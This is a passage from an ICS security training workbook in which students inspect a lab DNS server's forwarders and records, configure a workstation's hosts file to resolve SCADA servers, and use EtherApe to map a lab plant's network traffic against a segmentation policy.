
4. Click `Yes` to connect despite these certificate errors.



5. You should now be connected to an Operator Workstation (OWS) desktop. Right-click the **Command Prompt** (`cmd.exe`) application from the desktop select `Run as administrator`. Elevate privileges is needed to run the following steps.



6. Click `Yes` from the "User Account Control" message pop-up window to allow this app to make changes to your device.



7. From within the "Command Prompt" application, run the following command to remotely call the DNS Server from the DNS Manager.

> **Note**
>
> There is a plain text file on the desktop named "commands" that can be used to copy-paste the commands in the workbook.

```
runas /netonly /user:scada\ICS612 "%SystemRoot%\system32\mmc.exe %SystemRoot%\system32\dnsmgmt.msc /s"
```


8. When prompted - **Password = ICS612**

```
C:\Windows\system32>runas /netonly /user:scada\ICS612 "%SystemRoot%\system32\mmc
.exe %SystemRoot%\system32\dnsmgmt.msc"
Enter the password for scada\ICS612:
```


9. If prompted for DNS server IP address, enter 172.20.1.10. If not and DNS Manager opens continue onto the next step.
10. Identify configuration of IPv6 and Global Forwarders on the DNS server.

Although most ICS environments do not actively deploy IPv6 in the environment, IPv6 is generally not actively shutdown or managed during the deployment of these servers. Understanding how these systems are configured is useful when analyzing attack surface and network communications.

Right-click on the DNS server **172.20.1.10** in the left-hand window of the "DNS Manager" and click `Properties`.




11. Click the `Interfaces` tab from within the "Properties" window.




DNS forwarders are used to forward DNS queries to external DNS servers when the queried name does not exist within the local domain. Since DNS forwarding is a necessary requirement for normal internet usage, attackers depend on DNS forwarders to resolve IP addresses of an attacker-controlled environment. DNS forwarding could supply a threat with a pathway out of the ICS environment. Care must be taken when using standard build images or processes provided by external supplied vendors, integrators, or corporate IT. A couple of real-world examples to access external systems that would typically rely on Fully Qualified Domain Name (FQDN) include configuring the static IP address instead of the FQDN or configure a DNS entry directly in the local ICS DNS server.

12. Click the `Forwarders` tab from within the "Properties" window.
13. As shown, no Global Forwarders have been configured or required by the environment.
14. Click `Cancel` at the bottom of the "Properties" window.




When DNS queries include external domains, forwarders send those queries to configured remote DNS servers outside of its local network for resolution. For an ICS, external domains also include the enterprise.

15. DNS servers also allow conditional forwarders to be configured by domain. Let's identify if the DNS has any conditional forwarders configured. Click on `Conditional Forwarders` folder under the DNS server 172.20.1.10.
16. The folder contains no items since no Conditional Forwarders have been configured.



Conditional forwarders forward queries for specific domain names.

17. Before we leave the DNS Manager, let's review the configured DNS records. Click and open the DNS server **172.20.1.10**.
18. Open the folder named `Forward Lookup Zones`
19. Open the folder named `scada.local`
20. Review the records and noting the HMISRV address, as well as, how the Operator Workstations (e.g. 172.20.3.11) are not listed as a DNS record.
21. Close the "DNS Manager" window



Ensure your ICS server build standards cover DNS configuration details. As we will explore in the next task, a DNS server can have varying degrees of necessity and criticality within an ICS network unlike the Enterprise network. Many ICS server environments exist without the use of any DNS server as ICS applications may be configured using IP addresses and


workgroups. It is also feasible to find alternative name resolution technologies relied on such as NetBIOS name resolution or Windows Internet Name Service.

22. Leave the Remote Desktop Connection open to perform the next task.

Task 2 -- Configure name resolution

1. In the previous section we identified that Operator Workstations are not configured in the DNS server. Let's try launching the SCADA HMI Client application on this workstation. On the Desktop, double click the icon labelled '`Run Client`'

2. The application was unsuccessful and displayed the following error indicating a failure to connect to the FactoryTalk SE View server. Click `Cancel`



3. Let's test to see if the HMISRV is available. Open **Command Prompt** (`cmd.exe`) application
4. Try to resolve the name of the HMI Server (HMISRV) by executing the following command.

```
ping HMISRV
```

The HMISRV should not resolve.

```
C:\Windows\System32>ping HMISRV
Ping request could not find host HMISRV. Please check the name and try again.

C:\Windows\System32>
```

5. Display the DNS configuration on the network adapter. In "Command Prompt" execute the following commands and review the DNS configuration.

```
ipconfig /all
nslookup HMISRV
```

No DNS entries are displayed since there is no DNS servers configured for this network adapter.


```
C:\Windows\System32>ipconfig /all
```

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-81-C5-37
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.20.3.11(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.20.3.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```


```
C:\Windows\system32>nslookup HMISRV
*** Default servers are not available
Server:  UnKnown
Address:  127.0.0.1

*** UnKnown can't find HMISRV: No response from server

C:\Windows\system32>_
```

In most systems DHCP supplies the DNS server address; however, this workstation is configured with a static IP address as it is associated to a specific area of the plant for easy determination of its physical location. Setting up a static DNS server is a possible solution; however, we will use another technique commonly found in environments were either a DNS server is not present or not used.


6. Configure the hosts file with the minimal number of servers this workstation must interact. Right click on the `Notepad` shortcut on the desktop.
7. Select `Run as administrator` to run Notepad with elevated privileges.




8. Click `Yes` on the "User Account Control" pop-up window.




9. From Notepad, open the "hosts" file in the Windows "etc" folder. Click `File` → `Open`
10. In the "Open" dialog, either navigate to `C:\Windows\system32\drivers\etc` or navigate to the provided shortcut `Windows etc Folder` on the desktop.



11. Once in the "etc" folder, choose `All Files` in the displayed File name extensions drop down.



12. Select and open the `hosts` file.




13. Add the following records to the "hosts" file. With the hosts file open in Notepad, copy, or type, the entries (shown below) in the "`Host IPs.txt`" on the Desktop into the end of the "hosts" files.

> **Note**
>
> If a "Save As" prompt is displayed when you click "Save". Notepad was not opened with escalated privileges. Cancel the save, close notepad ignoring the changes and go back and restart at step 5.

```
172.20.1.20    LICSRV
172.20.1.21    DATASRV
172.20.1.22    HMISRV
172.20.1.23    HISTSRV
```


```
172.20.1.20    LICSRV
172.20.1.21    DATASRV
172.20.1.22    HMISRV
172.20.1.23    HISTSRV
```



```
# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost


172.20.1.20     LICSRV
172.20.1.21     DATASRV
172.20.1.22     HMISRV
172.20.1.23     HISTSRV
```

14. Save the file and close Notepad.

    A "FactoryTalk Directory Information" may pop-up briefly on the desktop shortly after the hosts file is saved. The centralized FactoryTalk Directory is software running from the LICSRV.



15. Test the "hosts" file configuration. Retry pinging the HMISRV from the "Command Prompt" application.

```
Ping HMISRV
```

```
C:\Windows\System32>ping HMISRV

Pinging HMISRV [172.20.1.22] with 32 bytes of data:
Reply from 172.20.1.22: bytes=32 time=1ms TTL=127
Reply from 172.20.1.22: bytes=32 time<1ms TTL=127
Reply from 172.20.1.22: bytes=32 time<1ms TTL=127
Reply from 172.20.1.22: bytes=32 time<1ms TTL=127

Ping statistics for 172.20.1.22:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

16. Display the cached DNS entries from the "Command Prompt" application. Run the following command.

```
ipconfig /displaydns
```

```
C:\Windows\System32>ipconfig /displaydns
```

```
hmisrv
----------------------------------------
No records of type AAAA


histsrv
----------------------------------------
Record Name . . . . . : HISTSRV
Record Type . . . . . : 1
Time To Live  . . . . : 86400
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 172.20.1.23
```


All the records of the hosts file are displayed in the output from the "ipconfig /displaydns". This is useful insight during assessments and forensics.

17. Launch the SCADA HMI Client application on this workstation. On the Desktop, double click the icon labelled '`Run Client`'

18. The application should load and open a graphics display

> **Note**
>
> Notify the instructor if the client application does not appear to start successfully as it will be used in subsequent labs.

19. Close the "Client" application window.
20. Close the Remote Desktop Connection by either logging out or clicking the ' x ' in the blue title bar at the top of the desktop.



Questions

1. What is the difference between forwarders and conditional forwarders?

   _____
   _____
   _____

2. Where was the IP address of the HMISRV resolved from?

   _____
   _____
   _____

3. What was the benefit of deleting DNS forwarders?

   _____
   _____
   _____

Exercise Takeaways

Name resolution is an essential component of a functioning system and understanding the various locations and order in which name resolution occurs is a necessary skill in troubleshooting an environment. It is also important to understand how an adversary can modify name resolution records to cause an effect within the process environment. Defining ICS desktop and server build standards should be carefully defined to compliment the unique application of traditional IT technologies within these environments.

Lab 2.5 -- Map Communications for the Environment

Background


Total Lab Time: 20 minutes

Objectives

- Use knowledge of the system to map communications and protocols in local kit, POD, and head end
- Use case studies to determine the role and criticality of various communications.
- Evaluate communications against a segmentation policy


Task 1 -- Defining Zones and Internal Policies

The Purdue Model is an example of how an ICS environment can be broken down into specific functional segments. It is not intended to be a used literally as a standard to segment. The segmentation model must be defined specifically for each ICS environment. Using the classroom coffee factory scenario, we will run through an example of a process used to map out the communications of an environment. The diagram below depicts the segmentation policy designed for the facility based around conversations and whiteboard sessions with the security and operations team. The zones were defined based on plant function. With this policy in place, the security and operations teams must now identify if the 'actual' Line and Cell communications are in alignment with the policy. A local packet capture was performed from Pod 1 switch (Raw Ingredients Line 1). We will analyze this packet capture of Raw Ingredients Line 1.




Task 2 -- Assessing Local Traffic against Policies

1. Copy the lab packet captures from the `Lab Files\Lab 2.5` into the ICS612 folder on the RELICS desktop.
2. From within RELICS (user: `relics`, password: `relics`), click the `Search your computer` icon (i.e., Ubuntu Logo) in the top-left, type `etherape` in the search field then click EtherApe. Do not open the "as root" version.




3. Click `OK` on the permissions error message window. Do not run EtherApe (as root).




4. Open the `Protocols` and `Nodes` windows from the toolbar.


5. Arrange the window layouts so all 3 EtherApe windows are clearly visible.



6. Open the packet capture named `LocalComms1.pcap`. Click `File` → `Open` from the menu. The menu appears when you move the mouse to the top of the screen.



7. EtherApe replays the packet capture in real-time displaying identified information.



The main window graphically represents the discovered nodes and communications in the packet capture. The colors represent the protocol types discovered based primarily on identified ports. The line thickness represents the amount of accumulative traffic between each node. From this graphic it is clear that a large amount of traffic exists between 172.16.1.2 and 172.16.1.4.


The protocol window lists all of the identified protocols. From the protocol list we see there is 3 ICS and 2 non-ICS protocols. When maximized, the details also show that the top protocol is ENIP-IMPLICIT over port 2222 by the amount of accumulated traffic.

Protocol	Port	Inst Traffic	Accum Traffic	Avg Size	Last Heard	Packets
ENIP-EXPLICIT	44818	12.69 Kbps	86.77 Kbytes	104 bytes	0" ago	852
ENIP-IMPLICIT	2222	145.86 Kbps	687.63 Kbytes	73 bytes	0" ago	9584
MODBUS-TCP	502	8.23 Kbps	38.91 Kbytes	69 bytes	0" ago	578
SMB	-	0 bps	1.19 Kbytes	243 bytes	22" ago	5
SSDP	1900	0 bps	22.59 Kbytes	386 bytes	3" ago	60

8. Although useful, the visual can misrepresent the actual number of protocols in use between nodes and a color-coded representation of each protocols. Double-click on the node 172.16.1.4 to see the list of protocols used by this device.

Understanding the ICS protocols is useful for analyzing ICS packet captures. The EtherNet/IP protocol supports two methods of communication referred to as explicit and implicit. In brief, explicit is used for non-deterministic communication such as with programming software, OPC server, HMI systems, managing connections, etc. Implicit is used for deterministic communication such as with remote I/O or PLC to PLC. Node 172.16.1.4 is clearly part of implicit communications with node 172.16.1.2 but it does not clearly indicate which of these nodes is the PLC.

9. Open the EtherApe Preferences by clicking on `Pref.` in the top menu.



10. For Central Node under the Diagram tab enter `172.16.1.2` and Click `Save`.
11. With the Preferences window closed, Click '`Start`' to re-analyze the packet capture and monitor the visual graphic looking for any 'short' communications segments that disappear when the analysis is complete.

12. When the analysis completes, click `Start` again and click `Pause` before those short communications segments disappear.
13. Double-click node 172.16.1.2 and node 172.20.1.21. Take a moment an compare the list of protocols these nodes are communication to each other.

    A flaw in the data representation of EtherApe is clear identification of which node is the client and which node is the server.The port list of these 2 nodes both list Modbus port 502, however only one of these nodes is serving Modbus. The most straight forward way to answer this question would be to open this packet capture in Wireshark. Attempting to correlate the types of protocols on and between each node against a device type (PLC< IO, HMI, Drive, etc.) is typically based on a number of assumptions and experiences with a particular vendor. The best and more accurate method is to ask the owners and maintainers of these assets. Familiarization of the communications displayed would be ideal in preparation of those discussions.

14. Repeat this for each of the other nodes to formulate a document for discussion with the operations team. Particular attention should be given to communications between internal and network zones as defined in the plant segmentation policy covered earlier.

    Identification of communications transitioning between internal and external zones to discuss with operations include:

Protocol	IP Range
Modbus TCP	172.16.1.12 - 172.16.1.2
Modbus TCP	172.16.1.12 - 172.20.1.21
Ethernet/IP Explicit	172.16.1.2 - 172.16.1.3
Ethernet/IP Explicit	172.16.1.2 - 172.21.1.21

    The inventory of nodes in general need to be reviewed with operations, but these three nodes are of specific interest for the following reasons:

Node	Reason
172.16.1.3	The node likely is expected but we need to ensure this is not something concerning like an OEM supplied remote access device or other unexpected communication path to a different subnet. It is all sending out some discovery packets.
172.20.1.21	The only address outside of the subnet with the other nodes assuming a /24 subnet.
172.16.1.11	Although it is not actively communicating to anything in this packet capture sample, the evidence collected does strongly indicate it to be running a Windows OS.

There are many useful tools that can be used to understand ICS communications. Wireshark being the most popular. Understanding the weaknesses of those tools is important to ensure their benefits are not misleading. Reviewing this capture within Wireshark would provide us similar and possibly more information on the communications in this packet capture file. The benefit of EtherApe, although not alone, is quickly displaying a visual representation of the communications, a list of nodes and a list of protocols useful for conversing with others. Unfortunately, the graphical visual options in EtherApe is to display either instant or accumulative communication meaning short communication bursts will slowly fade out. A lesson that all of these tools were built with a purpose in mind, but not necessarily for the use case you intend to use it for.

Nonetheless, this simplified information can be useful to review with the operations team to document how each of these nodes and protocols relate to the operations of the facility. In our scenario, this is what we learned from operations on what these nodes are and how they relate to the zones we identified. A couple of nodes were unidentifiable and require further investigation.

IP Address	Asset Name	Location
172.16.1.2	Line 1 (Pod 1) PLC	Raw Ingredients Line 1
172.16.1.3	Line 1 HMI	Raw Ingredients Line 1
172.16.1.4	Line 1 Remote IO	Raw Ingredients Line 1
172.16.1.11	**Unknown**	**Unknown**
